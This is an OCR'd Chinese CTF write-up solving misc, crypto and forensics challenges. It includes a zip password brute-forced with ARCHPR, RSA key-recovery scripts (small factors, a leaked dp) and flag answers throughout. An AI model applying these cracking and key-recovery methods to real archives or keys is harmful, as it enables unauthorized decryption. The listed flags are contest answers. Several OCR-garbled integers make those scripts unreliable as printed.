
```python
star_to_direction = {
    "斗木獬": 0, "牛金牛": 0, "女土蝠": 0, "虚日鼠": 0, "危月燕": 0, "室火猪": 0, "壁水貐": 0,
    "角木蛟": 1, "亢金龙": 1, "氐土貉": 1, "房日兔": 1, "心月狐": 1, "尾火虎": 1, "箕水豹": 1,
    "奎木狼": 2, "娄金狗": 2, "胃土雉": 2, "昴日鸡": 2, "毕月乌": 2, "觜火猴": 2, "参水猿": 2,
    "井木犴": 3, "鬼金羊": 3, "柳土獐": 3, "星日马": 3, "张月鹿": 3, "翼火蛇": 3, "轸水蚓": 3
}
stars_list = [
    "角木蛟", "觜火猴", "箕水豹", "毕月乌", "氐土貉", "毕月乌", "轸水蚓", "女土蝠", "尾火虎",
    "昴日鸡", "壁水貐", "箕水豹", "尾火虎", "奎木狼", "心月狐", "张月鹿", "尾火虎", "井木犴",
    "昴日鸡", "柳土獐", "角木蛟", "女土蝠", "室火猪", "觜火猴", "氐土貉", "奎木狼", "牛金牛",
    "箕水豹", "亢金龙", "胃土雉", "房日兔", "翼火蛇", "尾火虎", "轸水蚓", "箕水豹", "尾火虎",
    "尾火虎", "壁水貐", "牛金牛", "亢金龙", "氐土貉", "箕水豹", "翼火蛇", "翼火蛇", "亢金龙",
    "女土蝠", "星日马", "角木蛟", "壁水貐", "井木犴", "角木蛟", "牛金牛", "箕水豹", "柳土獐",
    "室火猪", "张月鹿", "心月狐", "星日马", "角木蛟", "虚日鼠", "亢金龙", "参水猿", "箕水豹",
    "箕水豹", "尾火虎", "翼火蛇", "斗木獬", "参水猿", "心月狐", "尾火虎", "张月鹿", "张月鹿",
    "虚日鼠", "星日马", "斗木獬", "室火猪", "氐土貉", "鬼金羊", "角木蛟", "娄金狗", "斗木獬",
    "井木犴", "壁水貐", "斗木獬", "氐土貉", "星日马", "轸水蚓", "氐土貉"
]
direction_string = ''.join(str(star_to_direction[star]) for star in stars_list)
quaternary_numbers = [direction_string[i:i+4] for i in range(0, len(direction_string), 4)]
decimal_numbers = [int(num, 4) for num in quaternary_numbers if len(num) == 4]
print(''.join(chr(num) for num in decimal_numbers))
#flag{BaguA_M4ster_0v0}
```

烟③ | FINISHED


直接全程非预期，力大砖飞

题目说了八位小写密码，ARCHPR硬爆破出密码moximoxi


倒序一下，看起来像是个pdf



用格式工厂pdf转docx



右下角有个很小的图片，放大了就是flag




Crypto

ezCrypto | FINISHED

```python
import gmpy2
from Crypto.Util.number import *
e = 65537
n = 145592552973435810546140653225991179080734761646499106530184 7
c = 693803710579142461926067606861522332256595033663193320650 09
p=120114705943853078683536519456 7
q=121211263707786291719219191384 1
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(long_to_bytes(m))
#flag{fact0r_sma11_N}
```

签到 | FINISHED



Text in Text Steganography Sample

Original Text: Clear (length: 713)

小时候我很讨厌烟味儿，所以经常能看见爸爸一个人在家门外抽烟，我每次隔着猫眼看着他，他不说一句话，就静静的抽完一支烟，在门外站大概五六分钟的样子才会进家，大概是为了散烟味儿吧。每次爸爸一开门，就会看见我。爸爸很高，他的手掌很大，小时候我一直认为爸爸是个英雄，现在也这样认为。我的英雄总会用他宽厚的手掌摸我的头，然后又蹲下对我说："儿子，现在是你等爸爸回家，等爸爸老了，就换成我在家等你了。"当时我太小了，没理解爸爸说的话的意思。高中的时候，偶然一次写到了父亲的作文，脑海里突然蹦出来这句意味深长的话，那一刹那我忽然明白了。

Hidden Text: Clear (length: 14)

flag{H@v3_fUn}

Encode »

« Decode

Steganography Text: Clear (length: 825)

又记得一次，是在我备战高考的时候，当时压力很大，整宿整宿睡不着觉。每个晚上我正在为我的学业焦头烂额，后来实在撑不住了，决定去楼下买烟，没准儿抽烟了灵感就来了。记得当晚买的是宽窄，我很喜欢细宽，我也喜欢成都这座城市。烟刚点上没多久，爸爸就打来了视频。视频刚接上，我刚好抽了一口，呼了一口气，我还没来得及喊爸爸，他就对我说："累了吧，挺住啊！"爸爸的话，倒是让我安心了不少。我点了点头，又跟爸爸聊了我的学业、生活，告知他我各方面都挺好的，不必担心，爸爸也点点头。在视频快要挂断时，他对我说了句："娃儿，抽完这根烟，就上楼吧，重新振作起来。"我当时其实是很惊讶的，我以为我把自己的坏情绪伪装的很好了，但是爸爸却还是能看出我的难过。虽然是短短的一句话，但对当时的我来说，却是无比的安心。他是超人，我永远的超人。

这段时间，我又遇到了瓶颈。学业上的烦恼，人情世故杂七杂八的，都让我喘不过气，所以就想起了以前的事情。编辑完这些文字，好像又觉得自己能行了。像当年那样，重新振作起来吧。

今晚，依然抽的是宽窄。

Download Stego Text as File

神秘dp | FINISHED

```
1 from Crypto.Util.number import *
2 e = 65537
3 n =
  138519986961102320343124087683702647478627787872353620332873019476908343841778
  691077685789778721699533631484426704128685653469644907245328940997721446255401 38
  618913694240688555684873934424471837897053658485573395777349902581306875149677 8
  670980149695972403393275884217665100080831891098253852960695013776058932989969 5
  397004316824444458526489472191421674415334410649838255875618191253577430921169 2
  338879110643793628550244212618635476290699881188640645260075209594318725693972 8
  408469671204186413158290988073853825090297229238945085578903314855369387495834 6
  370914248462285221052876691189950409335192691251945838193455036 1
4 dp =
  100611735902103791101540576986246738909129436434351921338402204616138072968334 5
  047105285441502822364638592395018812838456167049842769513091722931902525101770 9
  338383638862704038741435111287823147690988332588340154282043943015458355416342 0
  769232994455628864269732485342860663552714235811175102557578574454173473
5 c =
  618144498071438680977103740047484042168441706609922861960324944386205656434277 5
  884427843519992558503521271217237572084931179577274213056759651748072521423406 3
  913434043900366404259265877291425383482677795242892412072487909715410628189804
  522257379020304253514678038665045381900619502520361196946774180811533698055593 1
  965932953399428393416196507391201647015490298928857521725626891994892890499900 8
```

```
220510027746492425974569424801047111776049847753753949805045835574915089693204986032274025905710650455416542636052810385129271330123384673118558561069054247085328066903502462944772306994961798846823850405695486522348934136
for k in range(1, e):
    p = (e * dp - 1) // k + 1
    if (e * dp - 1) % k == 0 and isPrime(p) and n % p == 0:
        q = n // p
        if isPrime(q):
            break
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
dq = d % (q-1)
m_p = pow(c, dp, p)
m_q = pow(c, dq, q)
h = (inverse(q, p) * (m_p - m_q)) % p
m = (m_q + h * q)
plaintext = long_to_bytes(m).decode()
print("解密后的明文:", plaintext)
#flag{dp_i5_1eak}
```

math | FINISHED

观察规律发现，key的递推公式周期性变化，前三项之和加1或减1或不加

```
from Crypto.Util.number import *
from gmpy2 import next_prime

n = 73924384727538970947206738782748412022249401359007414098539978756259452928659700377710511586544679590881903667870046014195087565369533136916336175715756537753172174874408790088158274490231217797929821779168659885348632568432296378749811558780227422973961952883818796752724136607643815469705655054980069152879413631885647588463251163040382282573829977601839007957772841277653536704163212256563903610427167249741850951478130481058550367322632423839648975242780169981559231489458163099459079608412350454279485780033041985071699765473810361572579462902977542117051551206301999476105189159737885969832065108318996990529796314096632937872337307159079720316983006942850354476158469413179524311514600056479210047125959448808157164454107728364466670096295346007395396525026440197308046776091292460746178331295341903808462680967580799546324407398497994274028974114750474171503983034148869696097750242370209770956406847847728416164595729390861393597403664302997149110215732123852559634880739578412058524789936977360934165490880780300746042527183283934159507820032767726577858272899405892038772118170810589407611005785832499441703500407623441818615634041316915434481458298020573230516327482250998234082030114441878957273883071392575025092504905 9
```

```
c = 
22904374679367488902465353300670129630835192674576984280263638409475937974030053427830212322201481791158000642184760712304981610388536585153548171623668833060011389934534687201287048241094515875899144129488554664230401202568514174664942713206304023344895978373050753996444571178920394847892775496841448421745192959036425282303443673614893670752649142713491081767629286591089925633597808413388530177663818996971668444788627252637159643836260130876524832716456801021134054074940833749512539316142749382786643481407341421135922372429025154532457850154264376745607274824509953826812174161664594250370079644126955657576925020833355182015064023650376537693289647923843573986580505990853283174158816699061040678131953899571258499292849083955780917018920545215253402911870015095996526755771256994246243081097705956507729095203175152835795712433916956254938660002429833440749825717257897155925332817935744384142742990401309006209748322212593074232279445087375971997798117122192643998578694488499166061282445833947326317496995545318821211624270133048031326428103362377477255659317443851010149159666718735682793529625647033826947276978177857696413096776189735784748761247553460697743325961685756901327091740068753934477292421473363365281211974 3

a1, a2, a3 = 22, 40, 75

for i in range(2322):
    if i % 4 == 2:
        a1, a2, a3 = a2, a3, a1 + a2 + a3 - 1
    elif i % 4 == 3:
        a1, a2, a3 = a2, a3, a1 + a2 + a3 + 1
    else:
        a1, a2, a3 = a2, a3, a1 + a2 + a3
p = next_prime(a3)
if n % p == 0:
    q = n // p
    e = 65537
    d = inverse(e, (p - 1) * (q - 1))
    m = pow(c, d, n)
    print(long_to_bytes(m))
b'flag{77310934-21fa-4ee4-a783-dc1865ebab28}'
```

base1024 | FINISHED

网上有base1024千字文，拿来解密一下

```
if __name__ == "__main__":
    b_已解字节内容 = h_千字文解码(
        "利师迩鉴石碣遥逍汉玄珍覆穑碣云罗侈平同此竹岱饭乎见槐洛五伦璧策缘芸武秦伤阮空创欲雁刻分超任策迩释机于焉笃僚施迩姿植沙疫书曲亲零零零"
    )  # b_千字文编码)
```

```
    b_文本内容 = b_已解字节内容.decode("utf-8")
    print("解码好的:" + b_文本内容)
    # 脑洞竞技 代码逆向 漏洞挖掘 团队协作 密码破译 云端对决
    # flag{脑洞竞技 代码逆向 漏洞挖掘 团队协作 密码破译 云端对决}
```

不要忘记仰望星空 |FINISHED

将社会核心价值观解码后，得到了串盲文（实质上是些unicode码

```

```

先是社会主义核心价值观解码，再8点盲文解码（选择“英国 美国 计算机8点”）

用这个在线网站就行https://www.lddgo.net/common/braille

```
print(
    """
    \u897f\u5929\u53d6\u7ecf\u7684\u5510\u4e09\u85cf\uff0c\u000a
    \u795e\u79d8\u800c\u6709\u80fd\u529b\u7684\u5b59\u609f\u7a7a\uff0c\u000a
    \u603b\u60f3\u6253\u9000\u5802\u9f13\u7684\u732a\u516b\u6212\uff0c\u000a
    \u8d1f\u8d23\u80cc\u884c\u674e\u7684\u6c99\u50e7\uff0c\u000a
    \u4e2d\u9014\u52a0\u5165\u7684\u767d\u9f99\u9a6c\uff0c\u000a
    \u000a

\u5bf9\u4e86\uff0c\u8fd8\u6709\u90a3\u6839\u8d8a\u6765\u8d8a\u957f\u7684\u5982\
u610f\u91d1\u7b8d\u68d2\u000a\u000a
    \u2014\u2014\u300a\u0066\u006c\u0061\u0067\u300b
    """
)
```

再unicode解码，得到：

西天取经的唐三藏，

神秘而有能力的孙悟空，

总想打退堂鼓的猪八戒，

负责背行李的沙僧，

中途加入的白龙马，

对了，还有那根越来越长的如意金箍棒

——《flag》


搜索提示找到https://www.douban.com/note/848680051/?_i=4157717HEPyz0H,4158109HEPyz0H

得到flag{宇宙探索编辑部}，没错，这个flag是根据提示搜来的，没有用到上面的诗。

Forensics |AK

签到 | FINISHED


IFS
HUAWEI P60 | XMAGE


520 启动仪式

flag{成都宽窄巷子蜀韵园}

① | FINISHED

flag{2216612d65abe33f05c1662d53a6faf8}


② | FINISHED

一眼克宫

55.754,37.613

flag{755947b6b90b7a9676282f0ff2151e48}

③ | FINISHED



Recipe

MD5

Input

-22.804,-42.966

Output

8fbbc1224896105a0354bc084de1ed4e

flag{8fbbc1224896105a0354bc084de1ed4e}

